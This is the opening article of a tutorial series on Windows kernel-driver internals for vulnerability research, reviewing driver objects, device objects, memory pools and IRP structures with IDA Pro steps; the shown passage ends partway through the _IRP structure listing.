# Exploiting Reversing (ER) series:
# Article 01 | Windows kernel drivers – part 01

***(a step-by-step vulnerability research series on Win, macOS, hypervisors and browsers)***

**by Alexandre Borges**

**release date: APRIL/11/2023 | rev: A.1**

## 0. Quote

***"Success. It's got enemies. You can be successful and have enemies or you can be unsuccessful and have friends."****.  (Dominic Cattano | "American Gangster" movie - 2007)*

## 1. Introduction

Welcome to the first article of **Exploiting Reversing (ER) series**, **a step-by-step vulnerability research series on Windows, macOS, hypervisors and browsers**, where we will review concepts, architecture and practical steps related to vulnerability research. If readers have not read past articles about my other series (**MAS – Malware Analysis Series**) yet all of them are available on:

- **MAS_1**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/
- **MAS_2:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_3:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/
- **MAS_4:** https://exploitreversing.com/2022/05/12/malware-analysis-series-mas-article-4/
- **MAS_5:** https://exploitreversing.com/2022/09/14/malware-analysis-series-mas-article-5/
- **MAS_6:** https://exploitreversing.com/2022/11/24/malware-analysis-series-mas-article-6/
- **MAS_7:** https://exploitreversing.com/2023/01/05/malware-analysis-series-mas-article-7/

In different opportunities we have to analyze kernel drivers or mini-filter drivers to understand a vulnerability or even a malicious driver (as known as rootkit), and this topic is usually complex and presents many details eventually deserves to be explained. However, I still needed a better motivation to start this new series and it came up while I was analyzing details on **Microsoft Security Events Component Minifilter (C:\Windows\system32\drivers\mssecflt.sys)**, which it is a required dependency that **enables FltMgr service (fltmgr.sys) to be started**, and stumbled with functions from this driver that, indirectly, remembered me about techniques used to detect different kind of evasions using **NtCreateProcessEx( )** that I had read from a good article delivered by Microsoft last year: https://www.microsoft.com/security/blog/2022/06/30/using-process-creation-properties-to-catch-evasion-techniques/.

At that point I realized that I could really start a new series of article, covering topics as reversing engineering and vulnerability research and, effectively, moving away from malware analysis, which it is a stuff that I don’t work with for a long time, but also keep writing to offer information to other professionals who need it. Somehow, this series of articles offers me this freedom and opportunity to produce something that, eventually, could be useful for people in the area.

While I am not concerned to analyze malicious code itself in this series, I will be using a malicious driver to illustrate a few concepts about a section that will be presented later in this article, but it will be an exception in this series. As I mentioned previously, the main purpose of this series is being focused on reversing engineering, vulnerability research and, eventually, something about operating system internals.

Certainly, there is nothing new here and the idea is to provide correlated information that might help readers to understand subtle details which could go unnoticed while reading articles, books and references on the Internet. Mainly, while doing research, we usually learn a lot, but most of the time the information is spread over multiple sources so that it could be hard to put everything together.

Readers from my previous articles could wonder whether I have plans to continue the MAS (Malware Analysis Series) and, definitely, I will keep writing it. The only difference is that I will alternate between series according to inspiration and spare time, of course. Finally, and the more important fact by far, this article will present mistakes, typos and so on, and soon I know about them, so I will release a fixed version of this article.

## 2. Acknowledgments

I could not write this series and the MAS (Malware Analysis Series) without receiving the decisive help from **Ilfak Guilfanov (@ilfak)**, from **Hex-Rays SA (@HexRaysSA)**, because I didn’t have an own IDA Pro license, and he kindly provided everything I needed to write this series about reversing and vulnerabilities, and other one that are coming. However, his help didn’t stop in 2021, and he and **Hex-Rays** have continuously helped until the present moment by providing immediate support for everything I need to keep these public projects. Additionally, **Ilfak** is always truly kind replying to me every single time that I send a message to him. This section, about acknowledgments, can be translated to one word: gratitude. Personally, all messages from **Ilfak** and **Hex-Rays** expressing their trust and praises on my previous articles are one of most motivation to keep writing as well readers who send me even a single message thanking me. Once again: **thank you for everything, Ilfak.**

I have chosen a quote to start each article to subtly show my thinking about life and information security in general, sometimes mirroring the present days and all challenges that have forced me to make a deep reflection over. At the end of day, we should invest in the work that we really love doing, no matter our age, because life is short, and the ahead day is our future. Enjoy the journey!

## 3. References

It is always a complex task to provide references and recommendations to any topic, but I want to leave few references I have used in the last years, and which might help readers to learn about the theme, independently whether working on vulnerability research or malware analysis:

- **Microsoft Learn:** https://learn.microsoft.com/en-us/windows-hardware/drivers/
- **Windows drivers samples:** https://github.com/Microsoft/Windows-driver-samples
- **Windows Internals 7th edition book (Parts 1 and 2)** by Pavel Yosifovich , Alex Ionescu, Mark Russinovich and David Solomon, and Andrea Allievi, Alex Ionescu, Mark Russinovich and David Solomon, respectively.
- **Practical Reverse Engineering** by Bruce Dang, Alexandre Gazet and Elias Bachaalany.

Mostly (over 95% of time), I have used the official **Microsoft Documentation** and **respective Windows drivers sample** referred by the first two items above, but both **Windows Internals** books **and Practical Reverse Engineering** book offer an excellent coverage about the topic.

## 4. Kernel drivers review

I don't have any perspective to get into details about kernel drivers programming here and, certainly, it would be impossible to touch a complex theme over a simple article, but I will try to do a minimum revision about the topic and hopefully these words not only will help readers now, but will provide the necessary foundation to the future ones. Actually, learning about drivers will help readers a lot while researching for vulnerabilities in kernel drivers, as also using fuzzing tools to prospect such bugs.

To our context and concern (far away from formal *WDM classification*), we have distinct types of drivers:

- **device driver:** it communicates with hardware devices like printers, USB sticks and other ones.
- **software kernel driver:** this type of driver runs and establishes communication with the kernel through resources offered by the system. Additionally, it is not the goal of this type of driver to communicate directly with a physical device.
- **mini-filter driver:** it is a software driver that can monitor, intercept, and change data transferred between applications and/or drivers and the system (kernel or file system, for example). At the same way, this kind of driver doesn't communicate directly with the device driver.

Certainly, we aren't interested in learning about device drivers in this article (although it is a fascinating topic) but referring to device drivers is still a broad term, which could cause some confusion. In fact, a more precise name would be **function drivers**, and without forgetting that we also have **bus drivers** that are responsible for establishing communication between a device, a PCI-X or USB bus, for example. Anyway, in this section we will review the main concepts about kernel drivers, and in the next one we'll refresh concepts related to minifilter drivers.

If reader get involved in developing kernel drivers, so they will quickly learn that the development process brings a series of challenges because as driver run on the kernel side, so any unhandled exception probably will crash the system and, according to my experience, finding bad lines of code is not always something trivial. One of many things that will be explained later in this article is that kernel drivers can run in **DISPATCH_LEVEL (IRQL 2),** which presents a different consequence from userland applications that always run in **PASSIVE_LEVEL (IRQL 0).** In fact, there is a quite extensive list of changes while programming and writing kernel drivers than while writing user mode application, starting by the fact that most standard libraries that help us a lot while writing userland applications are not available in kernel mode. We also have the same concerns about security and, for example, if a driver is unloaded from memory without doing the necessary cleaning, so there will be a memory leakage that only will be released in the next reboot, which is also a standard issue while writing user mode programs. Unfortunately, there is an extensive list of other programming hurdles. Of course, all of these concerns do not arise while reversing code and understanding about internals, but they continue to be relevant aspects for differentiating user mode and kernel mode code. Regardless of these difficulties, kernel drivers continue being an import stuff while researching vulnerabilities and also used by criminals as an infection vector.

Another critical point is that, while writing  and even analyzing a driver, we have to know that there are different driver models that can used, which can interfere in our understanding about main characteristics:

- **kernel drivers:** Windows NT driver model and KMDF (Kernel-Mode Driver Framework).
- **file system mini-filter drives:** minidriver model.
- **device drivers:** KMDF (Kernel-Mode Driver Framework) and UMDF (User-Mode Framework Model), and WDM (Windows Driver Model).

We need to choose a starting point, so explaining concepts related to the code, which will help while reversing kernel drivers, could also be useful to initiate a brief discussion about the theme. Readers will find over all kernel drivers the **DriverEntry( ) routine**, which is similar to the main function in C programs that operate on the userland. This routine serves as a pivotal point to other functionalities called by the driver. Actually, one of the main tasks performed by the **DriverEntry** routine is initializing structures and resources that will be used by the driver at a later moment.  In other words, it works like a midway point to invoke other routines and prepare data structure for them.

Eventually, we also will find an unload routine that is associated with a **driver object's member** named **DriverUnload**, which is called automatically when the driver is unloaded and, as readers might expect, it is responsible for performing cleaning tasks. I will be discussing about driver object, device objects and other concepts in the next paragraphs, but for now you should know that a **driver object is the parent of any other object, and different objects such as timers, spinlocks, device objects** and so on are included in this list and, at the same way that happens for user mode application, synchronization is also a critical component on the kernel side.


Drivers can be installed as service (**sc create <driver name> type= kernel binPath= <driver path>**) and, as other services, an entry in created under **HKLM\System\CurrentControlSet\Services**. For sure, if Microsoft did not sign this driver, it is necessary to setup the machine to booting in testing mode by executing **bcedit /set testsigning on** followed by **shutdown /r /t 0.** Furthermore, whether you want to load the driver without installing it, so there is the option to use **OSR loader** (available on https://www.osronline.com/article.cfm%5Earticle=157.htm). Being honest, I haven't used it for a long time, but probably it still works for **legacy drivers** and older versions of Windows.

We should remember that there are three main different types of memory given by **POOL_TYPE** enumeration **(for legacy APIs)** from **wdm.h** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ne-wdm-_pool_type) or **POOL_FLAGS** enumeration for new APIs (https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/pool_flags) that are used by drivers: **Paged Pool** (pages can be paged out), **Non-Paged Pool** (pages always are kept on memory) and **NonPagedPoolNx** (pages always are kept on memory and don't have execute permission). Additionally, it makes sense to mention **Session Paged Pool**, which can be paged but it is session independent.

Therefore, while analyzing kernel drivers, we will see routine invocations of several kernel specific memory pool allocation functions like **ExAllocatePool( )** (deprecated in Windows 10 version 2004), **ExAllocatePoolWithTag( )** (deprecated in Windows 10 version 2004), **ExAllocatePool2** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-exallocatepool2), **ExAllocatePool3** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-exallocatepool3) and so on. It is a well-known fact that memory regions allocated with most of these functions (deprecated and new ones) might have an associated tag, with up to four-byte value (usually in ASCII) in reversing order, to label (tag) the allocated memory.

When a malicious driver infects a system and allocates kernel non-paged pool memory, we might have a chance to track these regions of memory used by the threat by looking for a specific tag if it is using one, although it is not so common nowadays. Even without using a specific framework like **Volatility**, readers can track these pools through commands such as **poolmon** (from WDK) and **!lookaside** (on WinDbg).

An essential point about kernel drivers is to understand that a single driver does not do everything alone. Actually, when an I/O request is sent by an application, there will probably be drivers organized in a stack, which each one is responsible for receiving the request, doing something or not, and passing the request down to the next driver. Thus, important concepts come up from this point. After drivers are loaded, each one is represented by a **driver object**, which has the following structure:




```
typedef struct _DRIVER_OBJECT {
  CSHORT             Type;
  CSHORT             Size;
  PDEVICE_OBJECT     DeviceObject;
  ULONG              Flags;
  PVOID              DriverStart;
  ULONG              DriverSize;
  PVOID              DriverSection;
  PDRIVER_EXTENSION  DriverExtension;
  UNICODE_STRING     DriverName;
  PUNICODE_STRING    HardwareDatabase;
  PFAST_IO_DISPATCH  FastIoDispatch;
  PDRIVER_INITIALIZE DriverInit;
  PDRIVER_STARTIO    DriverStartIo;
  PDRIVER_UNLOAD     DriverUnload;
  PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

**[Figure 1] _DRIVER_OBJECT structure**

A driver object holds vital information, which few of them are:

- **DeviceObject**: a pointer to device objects created by the driver (**IoCreateDevice( )**).
- **DriverExtension**: a pointer to a driver extension that's used by the driver to store the **AddDevice routine** into **DriverExtension → AddDevice field.**
- **DriverInit:** the entry point, configured by the **I/O Manager**, to the **DriverEntry routine**.
- **DriverUnload:** the entry point to the **Unload routine**.
- **MajorFunction:** a pointer to a dispatch table which contains an array of entry pointers to driver routines.

Drivers compose a driver stack, and each one is associated with a **driver object**. Each **driver object** contains one or more **device objects** represented by the **_DEVICE_OBJECT** structure:



```
typedef struct _DEVICE_OBJECT {
  CSHORT                     Type;
  USHORT                     Size;
  LONG                       ReferenceCount;
  struct _DRIVER_OBJECT      *DriverObject;
  struct _DEVICE_OBJECT      *NextDevice;
  struct _DEVICE_OBJECT      *AttachedDevice;
  struct _IRP                *CurrentIrp;
  PIO_TIMER                  Timer;
  ULONG                      Flags;
  ULONG                      Characteristics;
  __volatile PVPB            Vpb;
  PVOID                      DeviceExtension;
  DEVICE_TYPE                DeviceType;
  CCHAR                      StackSize;
  union {
    LIST_ENTRY         ListEntry;
    WAIT_CONTEXT_BLOCK Wcb;
  } Queue;
  ULONG                      AlignmentRequirement;
  KDEVICE_QUEUE              DeviceQueue;
  KDPC                       Dpc;
  ULONG                      ActiveThreadCount;
  PSECURITY_DESCRIPTOR       SecurityDescriptor;
  KEVENT                     DeviceLock;
  USHORT                     SectorSize;
  USHORT                     Spare1;
  struct _DEVOBJ_EXTENSION *DeviceObjectExtension;
  PVOID                      Reserved;
} DEVICE_OBJECT, *PDEVICE_OBJECT;
```

**[Figure 2] _DEVICE_OBJECT structure**


Relevant fields in this structure follow:

- **Type:** the value 3 in this field indicates that the given object is a driver object.
- **ReferenceCount:** I/O manager uses this field to track the number of opened handles associated to the device object.
- **DriverObject:** this field holds a pointer to the driver object (**DRIVER_OBJECT**), which represents the loaded image, as explained previously.
- **NextDevice:** this field holds a pointer to the next device object.
- **AttachedDevice:** this field contains a pointer to the attached device object, which typically is associated to a filter driver (not always).
- **CurrentIrp:** this field contains a pointer to the current IRP if the drivers are currently processing and whether it has a **StartIo routine** whose entry point was set up in the driver object. *StartIo and IRP will be briefly commented later.*
- **Timer:** this field contains a pointer to a timer object.
- **Dpc:** a pointer to a **DPC** (**Deferred Procedure Call**) object for the driver object. *DPC will be briefly explained later.*

While there are other notable members, these mentioned above are enough for now. Anyway, a device object (**_DEVICE_OBJECT**) is a key component because it works as the interface between the client and the driver. **Many functions used by user mode applications points to a device object** through **symbolic links (IoCreateSymbolicLink( )** -- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatesymboliclink**) that points to a kernel object.**

A small side effect in this context is that a symbolic link (for example: *\\.\ExampleDevice*) usually points to some element under **\Device** directory (devices as *Device**ExampleDevice* are created by calling **IoCreateDevice( )**: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatedevice), which cannot be accessed from the user mode, so it is necessary to invoke **IoGetDeviceObjectPointer( )** to get the access to them (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iogetdeviceobjectpointer).

About APIs mentioned in the last two paragraphs, we have the following one:




```
NTSTATUS IoCreateDevice(
  PDRIVER_OBJECT  DriverObject,
  ULONG           DeviceExtensionSize,
  PUNICODE_STRING DeviceName,
  DEVICE_TYPE     DeviceType,
  ULONG           DeviceCharacteristics,
  BOOLEAN         Exclusive,
  PDEVICE_OBJECT  *DeviceObject
);
```

**[Figure 3] IoCreateDevice( )**

A brief summary about its parameters follows:


- **DriverObject:** it holds a pointer to driver object, which is received as parameter of **DriverEntry( )** routine.
- **DeviceExtensionSize:** it represents the number of bytes reserved for the device extension of the driver object. A device extension can be used to store private data structure associated to device, but it is usually used with device drivers and not kernel drivers.
- **DeviceName:** optionally, it points to a buffer that holds the name of device object, as expected.
- **DeviceType:** it determines the device type, which is given by **FILE_DEVICE_*** constants. To add them into IDA Pro as enumeration:
  - Add the **type library** named **ntddk64_win10** (**SHIFT+11** and **INS** hotkeys).
  - Go to **Enumerations tab** (**SHIFT+F10**), insert a new enumeration, choose "**add standard enum by symbol name**" and pick up **FILE_DEVICE_DISK.**



```
FFFFFFFF ; enum MACRO_FILE_DEVICE, copyof_632
FFFFFFFF FILE_DEVICE_BEEP  = 1
FFFFFFFF FILE_DEVICE_CD_ROM  = 2
FFFFFFFF FILE_DEVICE_CD_ROM_FILE_SYSTEM  = 3
FFFFFFFF FILE_DEVICE_CONTROLLER  = 4
FFFFFFFF FILE_DEVICE_DATALINK  = 5
FFFFFFFF FILE_DEVICE_DFS  = 6
FFFFFFFF FILE_DEVICE_DISK  = 7
FFFFFFFF FILE_DEVICE_DISK_FILE_SYSTEM  = 8
FFFFFFFF FILE_DEVICE_FILE_SYSTEM  = 9
FFFFFFFF FILE_DEVICE_INPORT_PORT  = 0Ah
FFFFFFFF FILE_DEVICE_KEYBOARD  = 0Bh
FFFFFFFF FILE_DEVICE_MAILSLOT  = 0Ch
FFFFFFFF FILE_DEVICE_MIDI_IN  = 0Dh
FFFFFFFF FILE_DEVICE_MIDI_OUT  = 0Eh
FFFFFFFF FILE_DEVICE_MOUSE  = 0Fh
FFFFFFFF FILE_DEVICE_MULTI_UNC_PROVIDER  = 10h
FFFFFFFF FILE_DEVICE_NAMED_PIPE  = 11h
FFFFFFFF FILE_DEVICE_NETWORK  = 12h
FFFFFFFF FILE_DEVICE_NETWORK_BROWSER  = 13h
```

**[Figure 4] _FILE_DEVICE enumeration (truncated)**

- **DeviceCharacteristics**: this parameter specifies one or more constants, but in the kernel driver's context, it will be zero (0) or **FILE_DEVICE_SECURE_OPEN** in most cases. Repeating the same steps, we have done for **DeviceType**, but this time add **FILE_DEVICE_SECURE_OPEN**.



```
00000001 ; enum MACRO_FILE_REMOVABLE, copyof_631, bitfield
00000001 FILE_REMOVABLE_MEDIA  = 1
00000002 FILE_READ_ONLY_DEVICE  = 2
00000004 FILE_FLOPPY_DISKETTE  = 4
00000008 FILE_WRITE_ONCE_MEDIA  = 8
00000010 FILE_REMOTE_DEVICE  = 10h
00000020 FILE_DEVICE_IS_MOUNTED  = 20h
00000040 FILE_VIRTUAL_VOLUME  = 40h
00000080 FILE_AUTOGENERATED_DEVICE_NAME  = 80h
00000100 FILE_DEVICE_SECURE_OPEN  = 100h
00000800 FILE_CHARACTERISTIC_PNP_DEVICE  = 800h
00001000 FILE_CHARACTERISTIC_TS_DEVICE  = 1000h
00002000 FILE_CHARACTERISTIC_WEBDAV_DEVICE  = 2000h
00010000 FILE_CHARACTERISTIC_CSV  = 10000h
00020000 FILE_DEVICE_ALLOW_APPCONTAINER_TRAVERSAL  = 20000h
00040000 FILE_PORTABLE_DEVICE  = 40000h
```

**[Figure 5] _FILE_REMOVABLE enumeration**

- **Exclusive:** this parameter determines whether the device object represents an exclusive device, which controls and determines whether more than one file object can open the device.
- **DeviceObject:** this parameter holds a pointer to the **DEVICE_OBJECT structure**, which is allocated in a non-paged pool.


Based on explained concepts, we have the following scheme:

- **driver installed → driver object (_DRIVER_OBJECT) → one or more device objects (_DEVICE_OBJECT).**

So far, the only mentioned driver routine was **DriverEntry**, which has the following signature:

```
NTSTATUS DriverEntry(
  _In_ PDRIVER_OBJECT  DriverObject,
  _In_ PUNICODE_STRING RegistryPath
);
```

The first parameter is a pointer to **DRIVER_OBJECT** and the second parameter is a pointer to **RegistryPath** structure, which is a **UNICODE_STRING**, and that specifies the **Parameters key** of the driver in the Registry:



```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

**[Figure 6] _UNICODE_STRING structure**

Besides core tasks performed (actually, invoked) in **DriverEntry**, there is another still more relevant role performed by the same routine that is the initialization of the **Dispatch Routines**, which is an array of function pointers, and that makes part of the **_DRIVER_OBJECT structure** (**MajorFunction** member).

All indexes of this array have **IRP_MJ_** prefix and, as expected, they represent the **IRP major function codes.** Drivers must set entry pointers into this array, which set up associated and responsible routines for handling and manipulating each one of planned operations and, finally, attending **IRP requests**.

We still have a pending list of concepts that need to be explained and cleared. An **IRP (I/O Request Packet)** is a structure that represents an I/O request packet, and it is used by drivers to carry information and communicate with other drivers. In other words, it works like a data format to be used in a well-defined standard for communication between driver layers.


The **IRP**, defined in **wdm.h** file, is a really large structure and has many fields, but most of them are unions. If the readers want to examine the struct using Internet, so the following reference could be interesting:

https://www.vergiliusproject.com/kernels/x64/Windows%2011/22H2%20(2022%20Update)/_IRP

Personally, I prefer retrieving the **_IRP structure** from IDA Pro by performing the following steps:

1. open a PE format binary in IDA Pro
2. go to **Type Libraries** (**SHIFT+F11**)
3. add **ntddk64_win10** or any other similar library (**ntddk_win7**).


Now go to **Structures** tab (**SHIFT+F9**) and add the standard structure named **_IRP**, as shown below:



```
00000000 _IRP            struc ; (sizeof=0x70, align=0x8, copyof_137)
00000000 Type            dw ?
00000002 Size            dw ?
00000004 MdlAddress      dd ?                    ; offset
00000008 Flags           dd ?
0000000C AssociatedIrp   _IRP::$CBBBB9F4F0755A16DC8A369061485BEC ?
00000010 ThreadListEntry LIST_ENTRY ?
00000018 IoStatus        IO_STATUS_BLOCK ?
00000020 RequestorMode   db ?
00000021 PendingReturned db ?
